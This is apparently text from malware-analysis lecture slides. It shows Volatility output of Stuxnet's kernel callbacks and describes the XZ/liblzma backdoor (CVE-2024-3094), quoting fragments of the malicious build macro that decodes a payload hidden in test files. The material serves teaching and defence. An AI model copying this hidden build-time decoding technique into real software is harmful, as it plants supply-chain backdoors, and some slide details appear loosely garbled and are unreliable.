
```
[quake0day@archlinux ~]$ python2 /usr/bin/vol.py -f stuxnet.vmem --profile=WinXPSP3x86 callbacks
```

```
Volatility Foundation Volatility Framework 2.6.1
```

Type	Callback	Module	Details
IoRegisterShutdownNotification	0xf88ddc74	Cdfs.SYS	\FileSystem\Cdfs
IoRegisterShutdownNotification	0xf8bb05be	Fs_Rec.SYS	\FileSystem\Fs_Rec
IoRegisterShutdownNotification	0xf8303c6a	VIDEOPRT.SYS	\Driver\VgaSave
IoRegisterShutdownNotification	0xb2d108fa	vmhgfs.sys	\FileSystem\vmhgfs
IoRegisterShutdownNotification	0xf8bb05be	Fs_Rec.SYS	\FileSystem\Fs_Rec
IoRegisterShutdownNotification	0xf8303c6a	VIDEOPRT.SYS	\Driver\mmmd
IoRegisterShutdownNotification	0xf8303c6a	VIDEOPRT.SYS	\Driver\vmx_svga
IoRegisterShutdownNotification	0xf8303c6a	VIDEOPRT.SYS	\Driver\RDPCDD
IoRegisterShutdownNotification	0xf86aa73a	MountMgr.sys	\Driver\MountMgr
IoRegisterShutdownNotification	0xf8bb05be	Fs_Rec.SYS	\FileSystem\Fs_Rec
IoRegisterShutdownNotification	0xf8bb05be	Fs_Rec.SYS	\FileSystem\Fs_Rec
IoRegisterShutdownNotification	0xf8bb05be	Fs_Rec.SYS	\FileSystem\Fs_Rec
IoRegisterShutdownNotification	0xf853c2be	ftdisk.sys	\Driver\Ftdisk
IoRegisterShutdownNotification	0x805cdef4	ntoskrnl.exe	\FileSystem\RA
IoRegisterShutdownNotification	0xf83d98f1	Mup.sys	\FileSystem\
IoRegisterShutdownNotification	0x805f5d66	ntoskrnl.exe	\Driver\W
IoRegisterFsRegistrationChange	0xf84be876	sr.sys	-
GenericKernelCallback	0xf87ad194	vmci.sys	-
IoRegisterFsRegistrationChange	0xb21d89ec	mrxcnls.sys	-
GenericKernelCallback	0xb240ce4c	PROCMON20.SYS	-
GenericKernelCallback	0x805f81a6	ntoskrnl.exe	-
GenericKernelCallback	0xb240cc9a	PROCMON20.SYS	-
GenericKernelCallback	0xf895ad06	mrxcnls.sys	-
GenericKernelCallback	0xb240cb94	PROCMON20.SYS	-
GenericKernelCallback	0xb240cb94	PROCMON20.SYS	-
IoRegisterFsRegistrationChange	0xf84d54b8	fltMgr.sys	-
PsSetLoadImageNotifyRoutine	0xb240ce4c	PROCMON20.SYS	-
PsSetLoadImageNotifyRoutine	0x805f81a6	ntoskrnl.exe	-
PsSetLoadImageNotifyRoutine	0xf895ad06	mrxcnls.sys	-
PsSetCreateThreadNotifyRoutine	0xb240cc9a	PROCMON20.SYS	-
PsSetCreateProcessNotifyRoutine	0xf87ad194	vmci.sys	-
PsSetCreateProcessNotifyRoutine	0xb240cb94	PROCMON20.SYS	-
KeBugCheckCallbackListHead	0xf83e65ef	NDIS.sys	Ndis miniport
KeBugCheckCallbackListHead	0x806d77cc	hal.dll	ACPI 1.0 - APIC platform UP
KeRegisterBugCheckReasonCallback	0xf8b7aab8	mssmbios.sys	SMBiosDa
KeRegisterBugCheckReasonCallback	0xf8b7aa70	mssmbios.sys	SMBiosRe
KeRegisterBugCheckReasonCallback	0xf8b7aa28	mssmbios.sys	SMBiosDa
KeRegisterBugCheckReasonCallback	0xf82e01be	USBPORT.SYS	USBPORT
KeRegisterBugCheckReasonCallback	0xf82e011e	USBPORT.SYS	USBPORT
KeRegisterBugCheckReasonCallback	0xf82f7522	VIDEOPRT.SYS	Videoprt

Now Stuxnet can receive notification when new file system become available – So it can immediately spread or hide files

And is able to inject code into process when they try to load other DLLs.



Q & A



CSC 471 Modern Malware Analysis

CVE-2024-3094 (XZ outbreak)


Si Chen (schen@wcupa.edu)



Overview

- XZ Outbreak is a collection of open-source tools and libraries for XZ compression format, used for high compression ratios
- On March 29th, a backdoor was discovered in xz/liblzma version 5.6.0 and 5.6.1
- <https://www.youtube.com/watch?v=bS9em7Bg0iU>
- <https://www.youtube.com/watch?v=0pT-dWpmwhA>

GitHub Activity Summary



- User JiaT75 opened an issue and submitted a PR on Feb 6, 2022 to the XZ repo
- The malicious PR obscured/encrypted stages to add a binary backdoor hidden in test files
- Backdoor added in two test files: tests/files/bad-3-corrupt_lzma2.xz and tests/files/good-large_compressed.lzma



m4/build-to-host.m4

The M4 macro is executed during the build process and runs the malicious code below.



```
...  
63 gl_[$1]_config='sed \"r\\n\\\" $gl_am_configmake |  
eval $gl_path_map | $gl_[$1]_prefix -d 2>/dev/null'
```

```
...  
95 gl_path_map='tr \"\\t \\- \" \" \\t_\\-\"'  
...
```

Read Bytes

tests/files/bad-3-corrupt_lzma2.xz

Substitution to uncorrupt
malformed XZ file

- 0x09 (\\t) are replaced with 0x20
- 0x20 (whitespace) are replaced with 0x09
- 0x2d (-) are replaced with 0x5f
- 0x5f (_) are replaced with 0x2d



Uncorrupted
bad-3-corrupt_lzma2.xz



Timeline

- 2021: User JiaTan (JiaT75) creates his GitHub account
- 2023-06-28: Potential infrastructure testing, liblzma "Add func implementation to crack fast.c"
- 2024-02-16: Malicious "build-to-hostenv" file added to .gitignore, later incorporated into package release
- 2024-03-09: Build process of v5.6.0 and v5.6.1 releases packaged in the final releases